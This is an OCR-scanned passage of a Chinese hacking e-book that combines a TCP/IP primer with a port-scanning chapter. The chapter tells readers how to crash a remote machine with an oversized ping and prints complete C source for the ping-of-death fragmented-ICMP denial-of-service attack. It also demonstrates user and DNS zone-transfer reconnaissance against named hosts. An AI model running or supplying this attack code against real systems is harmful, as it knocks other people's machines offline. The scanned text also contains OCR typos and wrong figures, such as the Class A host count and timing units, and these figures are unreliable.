
黑客防线3

第一套网络及计算机安全普及性系列电子读物

IP 探测
口令破解
原理解析及防范



第一章 TCP/IP 协议

1.1 TCP/IP 的历史
1.2 TCP/IP 基本概念
1.2.1 OSI 层次模型和 TCP／IP 层次模型
1.2.2 IP 协议
1.2.3 TCP 协议
1.2.4 UDP 协议

第二章 网络端口扫描分析

2.1 几个常用网络相关命令
2.2 端口扫描途径
2.2.1 什么是扫描器
2.2.2 工作原理
2.2.3 扫描器的功能
2.3 一个简单的扫描程序

第三章 IP Hacker——网络安全漏洞测试工具

3.1 IP Hacker 安装
3.2 IP Hacker 的使用
3.2.1 IP Hacker 的 Tools 功能：
3.2.2 漏洞测试范围
3.3 IP Hacker 的免疫
3.4 常见问题分析

第四章 IP 安全工具--IPSec

第五章 NetXRay 的使用

5.1 NetXRay 的简介
5.2 NetXRay 的使用

第六章 IP 搜索客 —— IPSeeker

6.1 软件功能
6.2 使用方法
6.3 查邮件发信人位置及 ISP 的方法

第七章 OICQ 大揭秘

第八章 数据加密

第九章 密码破解

第十章 PGP——非常好的隐私性

第十一章 系统破解篇章

第十二章 自己做个密码生成器

第十三章 时空大虾——BigShrimp

第十四章 John the Ripper 使用说明

第十五章 个人防火墙

第十六章 网络安全技术与黑客攻击威胁

第十七章 网络入侵检测技术

第十八章 构建安全的操作系统

第一章　TCP/IP 协议

TCP／IP 协议是 Internet 和 Intranet 的基石，用于从一台机器向另一台机器　传输数据和信息。在本章，将涉及到 TCP／IP 协议的历史，TCP／IP 协议中的 IP　协议、TCP 协议和 UDP 协议，以及建立在这些协议之上的各种 TCP／IP 服务。

1．1　TCP/IP 的历史

TCP／IP 的历史可以追溯至 70 年代中期，当时 ARPA（Advanced Research Project Agency，高级研究计划局）为了实现异种网之间的互连与互通，大力资助网间网技术的研究开发，于 1977 年到 1979 年间推出与目前形式一样的 TCP／IP 体系结构和协议规范。

1980 年前后， DARPA（国防部高级研究计划局）开始将 ARPANET 上的所有机器转向 TCP／IP 协议，并以 ARPANET 为主干建立 Internet.

为了推广 TCP／IP 协议,高级研究计划局以低价出售 TCP／IP 的实现，并通过资助美国伯克和加州大学将 TCP/IP 协议融入 BSD UNIX 版本。1983 年伯克利加州大学推出内含 TCP/IP 的第一个 BSD UNIX 版本，该协议软件可谓生逢其时，因为当时许多大学正缺乏一种有效的联网手段以建造它们各自的局域网。

BSD UNIX 成功的原因是多方面的。首先，除了提供标准的 TCP／IP 应用程序外，还包括一组网络服务工具，这些工具和 UNIX 的使用方式相接近，从而深受 UNIX 用户的欢迎。第二　BSD UNIX 提供一种访问通讯协议的系统调用：Socket、Socket 是一种进程间通信的机制，使程序员可以方便地访问 TCP／IP 协议，或多或少地推动了 TCP／IP 的研究开发工作。

在 1985 年，美国国家科学基金会（NSF， National Scientific Foundation）开始涉足 TCP／IP 的研究和开发，并逐渐成为极为重要的角色。国家科学基金会资助建立了 NSFNET 网并采用 TCP／IP 为其传输协议。目前，NSFNET 已经取代 ARPANET 成为 Internet 的新的主干。

到今天，TCP／IP 技术及 Internet 已得到极为迅猛的发展，出现了大量的从事 Internet 技术开发和服务的公司，如近几年崛起的 Netscape 公司和 Internet 服务提供商 Hotmail。如今 Internet 被人们认为是一块新的淘金地，人们从中也享受到不少 Internet 带来的便利，如 WWW 服务、E-mail 服务和新出规的 Internet 电话。

1．2　TCP/IP 基本概念

Internet 是全球最大的、开放的、由众多网络互联而成的计算机网络，在这个庞大的网络中又可以分成许许多多的子网和子网的子网，不同子网或网络可能使用不同的介质如 FDDI（光缆分布式数据接口）、ATM（异步传输模式）、以太网和无线网等。TCP／IP 就是用来屏蔽各种网络和机器的不同，使它们可以相互通信，并向上层提供一个公共的界面、下面，本书将介绍一些 TCP／IP 的基本概念。

1．2．1　OSI 层次模型和 TCP／IP 层次模型

当谈论网络时，会经常谈到协议栈模型，这里只介绍 OSI 模型和 TCP／IP 模型、OSI 模型是 1978 由国际化标准组织定义的一个协议标准，旨在发展开放式系统并作为一个基石来比较不同的通信系统。与 OSI 模型不同，TCP／IP 层次模型是在实践中发展起来的，层次分类和各层功能与 OSI 模型都有所不同，但可以把它和标准 OSI 模型作比较，以帮助理解 TCP／IP 层次模型。

一、OSI 层次模型

OSI 模型有 7 层如图 1-1 所示。当接受数据时，数据自下而上传输，当发送数据时，数据自上而下传输。

1．物理层建立在物理介质上，实现机械和电气过程的接口，主要包括电缆、物理端口和附属设备。

2．数据链路层建立在物理传输能力的基础上，以帧为单位传输数据，一个典型数据链路层数据帧如图 1-2 所示。

地址段含有发送节点和接收节点的地址，控制段用来表示数格连接帧的类型，数据段包含实际要传输的数据，差错控制段用来检测传输中帧出现的错误。

数据链路层可使用的协议有 SLIP、PPP、X25 和帧中继等等。

3．网络层

网络层的主要功能即是提供路由，即选择到达目标主机的最佳路径， 并沿该路径传送数据包。除此之外，网络层还要能够消除网络拥挤， 即具有流量控制和拥挤控制的能力。我们通常所说的路由器就工作在这个层次上。




图 1-1　OSI 层次模型




图 1-2　数据链路层数据侦

4．传输层

传输层用于提高网络层服务质量，提供可靠的端到端的数据传输，比如说两个位于不同机器上的进程之间的通信。TCP 层就相当于 OSI 模型中的传输层。

5．会话层

会话层利用传输层来提供增加的会话服务，会话可能是一个用户通过网络登录到一个主机，或一个正在建立的用于传输文件的会说

6．表示层

表示层用于数据管理的表示方式，如用于文本文件的 ASCll 和 EBCDIC，用于表示数字的 1S 或 2S 补码表示形式。如果通信双方用不同的数据表示方法，他们就不能互相理解。表示层就是用于屏蔽这种不同之处。

7 应用层

应用层包含用户应用程序执行通信任务所需要的协议和功能，如电子邮件和文件传输等。

二、TCP／IP 层次模型

TCP／IP 的层次模型只有 4 层,但它的一层可能包含 OSI 模型的多层，如它的网络访问层包括物理层和数据链路层，其层次结构如图 1-3 所示




图 1-3 TCP／IP 层次模型

1．网络访问层（以太网、　FDDI、　ATM 和 Token Ring（令牌环））

相当于 OSI 模型中的物理层加上数据链路层，是 TCP／IP 结构中的最低层，负责从上层接收 IP 数据包并把 IP 数据也进一步处理成数据帧发送出去，或从网络上接收物理帧，解开数据帧，抽出 IP 数据包，并把数据包交给 IP 层。

2．互联网层（IP）

相当于 OSI 模型中的网络层。有关 IP 层的数据结构和路由的实现。IP 层的服务是无连接的、不可靠的，这样 IP 层的实现就变得简单。服务可靠性的实现交给了上层协议，即 TCP 层。

3．传输层（TCP 或 UDP）

TCP 是面向连接的、可靠的，而 UDP 正好相反。TCP 一般用于传输硬件可靠性差的广域网，而 UDP 用于硬件可靠性好的局域网。

4．应用层（FTP、 Telnet 和 HTTP）

向用户提供一组常用的应用程序，如 FTp 和 SMT P 应用程序等。严格说来，TCP／IP 网际协议只包含如图 1-3 所示下面 3 层，应用程序不能算作 TCP/IP 的一部分，事实上用户完全可以在传输层上建立目自己的应用程序。

在 TCP/IP 中数据包的特点是一层套一层的每一个协议层用特殊的连接围绕上一层的数据包，像洋葱层一样。在每一层，数据包分为报头和本体．报头包括与该层相关的控制信息，而本体是从上一层传下来的数据．每一层把上一层的数据作为本体，并且加上本层适当的报头控制信息，然后再交给下一层处理。

三、以太层数据帧结构

因为以太网是一种极为常用的网络，下面介绍一下以太网数据包的组成。

以太层数据包由两部分组成：以太报头和以太本体，本体一般是 IP 数据包，但也可能是 ARP（Addres Resolution Protocol，地址解析协议）和 RARP（Reverse Address Resolution Protocol，逆向地址解析协议）请求 / 回答包。报头包括三个部分：目标地址、原地址和数据帧类型（是 IP 报文还是 ARP 请求 / 回答报文，由它来决定）。

四、网络接口

每一个要连接到网络上的设备必须有一个网络接口，该网络接口必须与网络运行的媒体相一致，如令牌环的网卡不可能连接到一个同轴电缆网络。

下面是一些常用的媒体类型：

光导纤维、双绞线电缆、以太网（RG－8U 同轴电缆）、Thinnet（RG-58U 同轴电缆）、令牌环。

大部分网络接口有一个硬件地址，如以太网的硬件地址，也叫 MAC（Madis Access Control，媒体访问控制）地址。是一个 48 位的十六进制数，形如 0：0：C0：6f：2d：40。而且每一个接口都要有一个 IP 地址，IP 地址和硬件地址是相对应的，很多情况下可能是一一对应的。

Ifconfig 是一个查看和配置接口的工具，一般在支持网络的操作系统中都含有这个命令，如 Windows 95、 Wndows NT 和 UNIX。大家可以试试从而对接口有一个感性的认识。另一个有用的命令是 netstat。

1．2．2　IP 协议

IP 协议是位于 ISO 七层协议中网络层的协议，它实现了 Internet 中自动路由的功能．即寻径的功能。IP 协议可以被看成一辆辆的卡车，而 TCP 或 UDP 则是卡车上面的货物，只要告诉卡车司机目的地，具体他怎样去，选择什么路就不需要关心了，可以说 IP 是 TCP 的载体。那么 IP 怎样实现了路由的功能呢？这正是下面所要讲到的。

一、IP 地址

Internet 上每一台计算机都要至少拥有一个 IP 地址。一般来说一台机器的 IP 地址数和网络接口数是相同的，但有些情况下，一个接口可能会有两个或多个 IP 地址，这些情况是很少的。

我们生活在地球上，要有我们的地址，这样其他人才可以和我们通信，同样在 Internet 上，计算机也需要地址，即 IP 地址。

IP 地址的主要类型有五种： A、 B、 C、D 和 E、一般 A、 B、 C 类地址更为常用，每类地址都是由 32 位或 4 个字节组成。

1． A 类地址

在 A 类地址中第一个 8 位字节表示网络部分，其余 3 个 8 位字节用来标识主机。 如图 1-4 所示。A 类 IP 地址的第一段数字范围为 1～127，每个 A 类地址可连接 l63877064 台主机，Internet 上有 126 个 A 类地址。




图 1-4　A 类地址

2．B 类地址

在 B 类地址中，两个 8 位字节表示网络部分，其余两个 8 位字节表示主机。如图 1-5 所示。B 类 IP 地址的第一段数字范围为 l28～l91，每个 B 类地址可连接 64516 台主机，Internet 上有 16256 个 B 类地址。




图 1-5 B 类地址

3．C 类地址

C 类地址使用 3 个 8 位字节作为网络部分，只有一个 8 位字节留给主机。如图 1-6 所示。C 类 IP 地址的第一段数字范围为 192～223，每个 C 类地址可连接 254 台主机，Internet 上有 2054512 个 C 类地址。




图 1-6　C 类地址

4． D 类地址用作多目的地信息的传输，作为备用，D 类 IP 地址的第一段数字范围为 224～239。

5． E 类地址保留，仅作为 Internet 的实验和开发之用，E 类 IP 地址的第一段数字范围为 240～254。

从上面三个囿中，可以发现 A 类或 B 类网络拥有数以千计或数以百万计的主机，这是不切合实际的，因为不可能有任何一个网，其主机数会有这么多。为了解决这个问题人们发明子网（Subnet）的概念，就是把 A、 B 类地址进一步地细化地，如图 1-7 所示。




图 1-7　子网化一个 B 类地址

这就有了一个新的问题，根据地址类型可以确定地址中的 NET ID 和 HOST ID 部分，但 SUBNET ID 怎么和 HOST ID 分离开来呢？这时需要用到了网掩码。子网掩码是一个 32 位的值，其中网络 ID 和子网 ID 部分全部被置 1，主机的部分被置零。当知道了子网掩码和一个主机的 IP 地址,如果想得到网络号和子网号，可以把子网掩码和 IP 地址进行位运算中的“AN D”运算，这样就去掉了主机号，剩下的网络号和子网号可以通过地址类型来进行分离。例如：

146.64.127.7　.AND　255.255.255.0（B 类地址）

得到 146.64.127.0

根据地址类型，可以得到子网号为.127.。

大家可能要问为什么需要进行地址分类和子网划分，这实际上是为了减小路由表，从而提高寻径的效率。

二、IP 地址和硬件地址

为什么需要硬件地址和 IP 地址？

首先 IP 地址是用来在网络层上对不同的硬件地址类型进行统一，从而提供网络工连的可能性：而硬件地址在真正的数据传输中要用到。其次，IP 地址是网络层的概念；而硬件地址是数据链路层的概念。第三，在数据传输过程中，目标 IP 地址是不变的；而目标硬件地址随着所经过的网段不同而不断变化。

三、IP 报头

IP 数据包符合典型数据分组的一般格式。分为报头和数据区两部分。

1．2．3　TCP 协议

TCP 协议是一个传输性的协议它向下屏蔽了 IP 协议不可靠传输的特性，向上提供一个可靠的点到点的传输。 TCP 协议一般用于广域网如 Internet，这是由广域网的特点所决定的。一般来说广域网的可靠性差、延迟长，TCP 就是用来屏蔽广域网的缺点，向用户提供一种传输可靠的服务。

1．TCP 的包头

源端口一般是一个随机的端口号，目标端口则不是随机的，要根据客户主机所请求的服务所定，如 HTTP 服务的端口号是 80， Telnet 的端口号是 23 等等。一般情况下，源端口号是个大于 1023 小于 65 535 的数，目标端口是小于等于 1023 的数。

2．TCP 连接的建立

TCP 连接的建立使用三次握手协议，在此过程中双方要互报自己的初始序号，这样就可以保证包的接收顺序和发送顺序相一致． TCP 连接的建立过程如图 1-8 所示。




图 1-8　三次握手过程

一般来说，除了第一个包，后面的包的 ACK 位被置 1，所以查看 ACK 位便可确定此包是否用来发出连接请求。

主机 l 首先发出一个连接请来包，即发生主动连接，在包中包含有主机 1 要发送的包的初始序列号，本例中为 14157。主机 2 收到这个请求包后，记录下主机 1 的初始序列号，这样生机 2 便可以推算出下一个它应从主机 1 收到的包的序列号。当然在建立连接后的数据传输中，每个数据包中都要包含序列号。为了建立可靠的连接。TCP 中规定在任何一方收到对方的数据包后，都要向对方作出应答，这样对方就知道数据已经安全到达了。否则，发送方在一段时间后还未接到对方应答，就会认为包丢失了，会向对方重发一个相同的数据包。

TCP 的连接是一种全双工的连接，即数据可以沿双向传送，所以主机 2 也要发出一个被动的连接请求，这就是为什么在过程 2 的数据包中含有 SYN 标志以及初始序号 78826 的原因。数据包和应答包大部分情况下是合二为一的，因为这样可以减少包流量，所以在主机 2 发向主机 1 的数据包中， ACK 位被置 l。

在过程 3 中，主机 1 对生机 2 的连接请求作出应答。在这里因为主机 1 无数据包可发，所以一个单独的应答包被发向主机 2。

如上所述，就是 TCP 所谓的面向对象连接这种方式可以确保在真正的数据发送前，双方已经作好了充分的准备．和 TCP 相反， UDP 提供的是一种无连接的服务,若有数据可发,主机便会立即发送出去，不管对方单机是否已经关门或出了故障，接收方在收到包后也不会给发送方一个应答，所以发送方根本无法知道数据包是否已经安全到达了目的地。

1．2．4　UDP 协议

UDP 协议提供了一种传输不可靠的服务，相对于 TCP,它的实现极为简单。它主要用于可靠性高的局域网当中、建立在 UDP 协议上的应用程序有 NFS、SNMP 和 DNS 等等。

UDP 协议的包头如图 1- 9 所示，可以看到和 TCP 包头一样， UDP 的包头也含有源端口和目标端口，但没有 ACK 等各种标志位。同样，在包过滤当中，会用到源端口和目标端口。根据端口可以一定程度上确定服务类型。

UDP 源端口	UDP 目标端口
UDP 的报头长度	UDP 的校验和
数据区	

图 1- 9　UDP 的报文格式

第二章　网络端口扫描分析

一个端口就是一个潜在的通信通道，也就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息。进行扫描的方法很多，可以是手工进行扫描，也可以用端口扫描软件进行。

在手工进行扫描时，需要熟悉各种命令。对命令执行后的输出进行分析。用扫描软件进行扫描时，许多扫描器软件都有分析数据的功能。

通过端口扫描，可以得到许多有用的信息，从而发现系统的安全漏洞。

下面首先介绍几个常用网络命令，对端口扫描原理进行介绍，然后提供一个简单的扫描程序。

第一节　几个常用网络相关命令

Ping 命令经常用来对 TCP/IP 网络进行诊断。通过目标计算机发送一个数据包，让它将这个数据包反送回来，如果返回的数据包和发送的数据包一致，那就是说你的 PING 命令成功了。通过这样对返回的数据进行分析，就能判断计算机是否开着，或者这个数据包从发送到返回需要多少时间。

2．1 几个常用网络相关命令

1 .Ping 命令的基本格式：

```
ping hostname
```

其中 hostname 是目标计算机的地址。Ping 还有许多高级使用，下面就是一个例子。

C:> ping -f hostname

这条命令给目标机器发送大量的数据，从而使目标计算机忙于回应。在 Windows 95 的计算机上，使用下面的方法：

c:\windows\ping -l 65510 saddam_hussein's.computer.mil

这样做了之后，目标计算机有可能会挂起来，或从新启动。由于 -l 65510 产生一个巨大的数据包。由于要求返回一个同样的数据包，会使目标计算机反应不过来。

在 Linux 计算机上，可以编写一个程序来实现上述方法。

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>

/*
* If your kernel doesn't muck with raw packets, #define REALLY_RAW.
```

```
* This is probably only Linux.
*/
#ifdef REALLY_RAW
#define FIX(x)    htons(x)
#else
#define FIX(x)    (x)
#endif

int
main(int argc, char **argv)
{
        int s;
        char buf[1500];
        struct ip *ip = (struct ip *)buf;
        struct icmp *icmp = (struct icmp *)(ip + 1);
        struct hostent *hp;
        struct sockaddr_in dst;
        int offset;
        int on = 1;

        bzero(buf, sizeof buf);
if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_IP)) < 0) {
                perror("socket");
                exit(1);
        }
        if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
                perror("IP_HDRINCL");
                exit(1);
        }
        if (argc != 2) {
                fprintf(stderr, "usage: %s hostname\n", argv[0]);
                exit(1);
        }
        if ((hp = gethostbyname(argv[1])) == NULL) {
                if ((ip->ip_dst.s_addr = inet_addr(argv[1])) == -1) {
                        fprintf(stderr, "%s: unknown host\n", argv[1]);
                }
        } else {
                bcopy(hp->h_addr_list[0], &ip->ip_dst.s_addr, hp->h_length);
        }

        printf("Sending to %s\n", inet_ntoa(ip->ip_dst));
        ip->ip_v = 4;
        ip->ip_hl = sizeof *ip >> 2;
```

```
        ip->ip_tos = 0;
        ip->ip_len = FIX(sizeof buf);
        ip->ip_id = htons(4321);
        ip->ip_off = FIX(0);
        ip->ip_ttl = 255;
        ip->ip_p = 1;
        ip->ip_sum = 0;                 /* kernel fills in */
        ip->ip_src.s_addr = 0;          /* kernel fills in */

        dst.sin_addr = ip->ip_dst;
        dst.sin_family = AF_INET;

        icmp->icmp_type = ICMP_ECHO;
        icmp->icmp_code = 0;
        icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));
                /* the checksum of all 0's is easy to compute */

        for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
                ip->ip_off = FIX(offset >> 3);
                if (offset < 65120)
                        ip->ip_off |= FIX(IP_MF);
                else
                        ip->ip_len = FIX(418);    /* make total 65538 */
                if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
                                                sizeof dst) < 0) {
                        fprintf(stderr, "offset %d: ", offset);
                        perror("sendto");
                }
                if (offset == 0) {
                        icmp->icmp_type = 0;
                        icmp->icmp_code = 0;
                        icmp->icmp_cksum = 0;
                }
        }
}
```

2 . .Tracert 命令

Tracert 命令用来跟踪一个消息从一台计算机到另一台计算机所走的路径，比方说从你的计算机走到浙江信息超市。在 DOS 窗口下，命令如下：

```
C:\WINDOWS>tracert 202.96.102.4

Tracing route to 202.96.102.4 over a maximum of 30 hops

  1    84 ms    82 ms    95 ms  202.96.101.57
```

```
  2    100 ms    100 ms     95 ms   0fa1.1-rtr1-a-hz1.zj.CN.NET [202.96.101.33]
  3     95 ms     90 ms    100 ms   202.101.165.1
  4     90 ms     90 ms     90 ms   202.107.197.98
  5     95 ms     90 ms     99 ms   202.96.102.4
  6     90 ms     95 ms    100 ms   202.96.102.4

Trace complete.
```

上面的这些输出代表什么意思？左边的数字是该路由通过的计算机数目。"150 ms"是指向那台计算机发送消息的往返时间，单位是微秒。由于每条消息每次的来回的时间不一样，tracert 将显示来回时间三次。"*"表示来回时间太长，tracert 将这个时间"忘掉了"。在时间信息到来后，计算机的名字信息也到了。开始是一种便于人们阅读的格式， 接着是数字格式。

```
C:\WINDOWS>tracert   152.163.199.56

Tracing route to dns-aol.ANS.NET [198.83.210.28]over a maximum of 30 hops:

  1    124 ms    106 ms    105 ms   202.96.101.57
  2     95 ms     95 ms     90 ms   0fa1.1-rtr1-a-hz1.zj.CN.NET [202.96.101.33]
  3    100 ms     90 ms    100 ms   202.101.165.1
  4     90 ms     95 ms     95 ms   202.97.18.241
  5    105 ms    105 ms    100 ms   202.97.18.93
  6    100 ms     99 ms    100 ms   202.97.10.37
  7    135 ms     98 ms    100 ms   202.97.9.78
  8    760 ms    725 ms    768 ms   gip-ftworth-4-serial8-3.gip.net [204.59.178.53]
  9    730 ms    750 ms    715 ms   gip-ftworth-4-serial8-3.gip.net [204.59.178.53]
 10    750 ms    785 ms    772 ms   144.232.11.9
 11    740 ms    800 ms    735 ms   sl-bb11-pen-2-0.sprintlink.NET [144.232.8.158]
 12    790 ms    800 ms    735 ms   sl-nap2-pen-4-0-0.sprintlink.net [144.232.5.66]
 13    770 ms    800 ms    800 ms   p219.t3.ans.net [192.157.69.13]
 14    775 ms    820 ms    780 ms   h14-1.t60-6.Reston.t3.ANS.NET [140.223.17.18]
 15    780 ms    800 ms    800 ms   h11-1.t60-2.Reston.t3.ANS.NET [140.223.25.34]
 16    790 ms    795 ms    800 ms   h14-1.t104-0.Atlanta.t3.ANS.NET [140.223.65.18]
 17        *         h14-1.t104-0.Atlanta.t3.ANS.NET [140.223.65.18]    reports: Destination host
unreachable.

Trace complete.
```

3.rusers 和 finger

这两个都是 Unix 命令。通过这两个命令，你能收集到目标计算机上的有关用户的消息。使用 rusers 命令，产生的结果如下示意：

```
gajake          snark.wizard.com:ttyp1    Nov 13 15:42    7:30 (remote)
root            snark.wizard.com:ttyp2    Nov 13 14:57    7:21 (remote)
robo             snark.wizard.com:ttyp3    Nov 15 01:04    01 (remote)
```

```
angel111        snark.wizard.com:ttyp4    Nov14 23:09          (remote)
pippen          snark.wizard.com:ttyp6 Nov 14 15:05            (remote)
root            snark.wizard.com:ttyp5 Nov 13 16:03       7:52 (remote)
gajake          snark.wizard.com:ttyp7 Nov 14 20:20       2:59 (remote)
dafr            snark.wizard.com:ttyp15Nov    3 20:09     4:55 (remote)
dafr            snark.wizard.com:ttyp1 Nov 14 06:12      19:12 (remote)
dafr            snark.wizard.com:ttyp19Nov 14 06:12      19:02 (remote)
```

最左边的是通过远程登录的用户名。还包括上次登录时间，使用的 SHELL 类型等等信息。

使用 finger 可以产生类似下面的结果：

```
user S00    PPP ppp-122-pm1.wiza    Thu Nov 14 21:29:30 - still logged in
user S15    PPP ppp-119-pm1.wiza    Thu Nov 14 22:16:35 - still logged in
user S04    PPP ppp-121-pm1.wiza    Fri Nov 15 00:03:22 - still logged in
user S03    PPP ppp-112-pm1.wiza    Thu Nov 14 22:20:23 - still logged in
user S26    PPP ppp-124-pm1.wiza    Fri Nov 15 01:26:49 - still logged in
user S25    PPP ppp-102-pm1.wiza    Thu Nov 14 23:18:00 - still logged in
user S17    PPP ppp-115-pm1.wiza    Thu Nov 14 07:45:00 - still logged in
user S-1    0.0.0.0                 Sat Aug 10 15:50:03 - still logged in
user S23    PPP ppp-103-pm1.wiza    Fri Nov 15 00:13:53 - still logged in
user S12    PPP ppp-111-pm1.wiza    Wed Nov 13 16:58:12 - still logged in
```

这个命令能显示用户的状态。该命令是建立在客户/服务模型之上的。用户通过客户端软件向服务器请求信息，然后解释这些信息，提供给用户。在服务器上一般运行一个叫做 fingerd 的程序，根据服务器的机器的配置，能向客户提供某些信息。如果考虑到保护这些个人信息的话，有可能许多服务器不提供这个服务，或者只提供一些无关的信息。

4 .host 命令

host 是一个 Unix 命令，它的功能和标准的 nslookup 查询一样。唯一的区别是 host 命令比较容易理解。host 命令的危险性相当大，下面举个使用实例，演示一次对 bu.edu 的 host 查询。

```
host -l -v -t any bu.edu
```

这个命令的执行结果所得到的信息十分多，包括操作系统，机器和网络的很多数据。先看一下基本信息：

```
Found 1 addresses for BU.EDU
Found 1 addresses for RS0.INTERNIC.NET
Found 1 addresses for SOFTWARE.BU.EDU
Found 5 addresses for RS.INTERNIC.NET
Found 1 addresses for NSEGC.BU.EDU
Trying 128.197.27.7
